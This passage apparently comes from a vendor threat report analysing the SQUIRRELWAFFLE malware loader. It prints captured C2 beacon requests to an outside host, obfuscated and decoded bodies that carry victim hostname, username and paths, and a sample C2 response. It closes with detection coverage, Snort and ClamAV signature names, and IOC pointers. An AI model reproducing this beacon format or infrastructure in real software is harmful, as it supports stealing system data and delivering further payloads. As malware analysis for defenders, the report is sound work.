
```
POST /3GilA8Eo3r/PQwlJSU8JC8l031DenV9ZXt9dGF5en1ifnp+ HTTP/1.1
Host: sinaloworx.co.za
Content-Length: 108
Connection: close
```

```
vFnijwndit6 192.168.206.114
```

The body of the HTTP POST request contains information about the victim system. The data sent to the C2 includes:

- %APPDATA% configuration.
- The hostname of the system.
- The username of the victim.
- The Workstation configuration of the system.


This information is retrieved using getenv, GetComputerNameW, GetUserNameW, and NetWkstaGetInfo() respectively. An example of the deobfuscated request body of an example HTTP POST is shown below.



```
POST /3GilA8Eo3r/PQwlJSU8JC8lO31DenV9ZXt9dGF5enlifnp+ HTTP/1.1
Host: sinaloworx.co.za
Content-Length: 108
Connection: close

DwMGCQEYAwQCYgh7eHtGQhgiLyQYKyUvJy4wQkUMcRYePyo5ORceJighGC0hKCIuNhM
KOjsILj8rFx4gKiciIihCQwh9fHxkBwMMCgZCRQ==
```

```
DIMENSION-C137      RickSanchez      C:\Users\RickSanchez\AppData\Roaming        C137.LOCAL
```

The C2 server will respond to these requests with a status code as well as the previously sent beacon information. The response body is obfuscated using the same method as previously described. An example response from C2 is shown below.



```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 05 Oct 2021 19:07:14 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 298
Connection: close
X-Powered-By: PHP/5.6.40




f3p/QUVCQ0FBfn15eHh5e3J4f0JBQ0JGQnp/fWJ+f3xlf3Zle39+QkFDQkZCDwMGCQEY
AwQCYgh7eHtGQhgiLyQYKyUvJy4wQkUMcRYePyo5ORceJighGC0hKCIuNhMKOjsILj8r
Fx4gKiciIihCQwh9fHxkBwMMCgZCRUJBQ0JGQgUFBQlCQUNCRkIFBQUJQkFDQkZCBQUF
CUJBQ0JGQkZAQkVFRkdBRUZBR0ZGRkJARkFFQkNBQUJBQ0JGQkZAQkVFRkdBRUZBR0ZG
RkJARg==

```

```
404

1633460833

[EXTERNAL IP ADDRESS]

DIMENSION-C137      RickSanchez      C:\Users\RickSanchez\AppData\Roaming        C137.LOCAL

NONE

NONE

NONE
```


This C2 channel is also used to deliver secondary payloads at the discretion of the attacker.

Conclusion

A new malware loader named "SQUIRRELWAFFLE" has recently emerged in the threat landscape. This threat is primarily delivered via malicious spam email campaigns and features several interesting characteristics that organizations should be aware of. This malware is typically used to facilitate the delivery of additional malware such as Qakbot and Cobalt Strike, two of the most common threats regularly observed targeting organizations around the world. While this threat is relatively new, the distribution campaigns, infrastructure, and C2 implementations feature several interesting techniques that are similar to those seen from other more established threats. Organizations should continue to employ comprehensive defense-in-depth security controls to ensure that they can prevent, detect, or respond to SQUIRRELWAFFLE campaigns that may be encountered in their environments.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.The following Snort SIDs have been released to detect this threat: 58277 - 58281.

The following ClamAV signatures have been released to detect this threat:

Doc.Downloader.SquirrelWaffle09210-9895192-0
Xls.Downloader.SquirrelWaffle20921-9895790-0
Xls.Downloader.SquirrelWaffle1021-9903731-0

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here.

Indicators of Compromise (IOCs)

The following indicators of compromise have been observed associated with these malware campaigns.

Domains

A list of domains observed being used in these malware campaigns can be found here.

Hashes (SHA256)

here.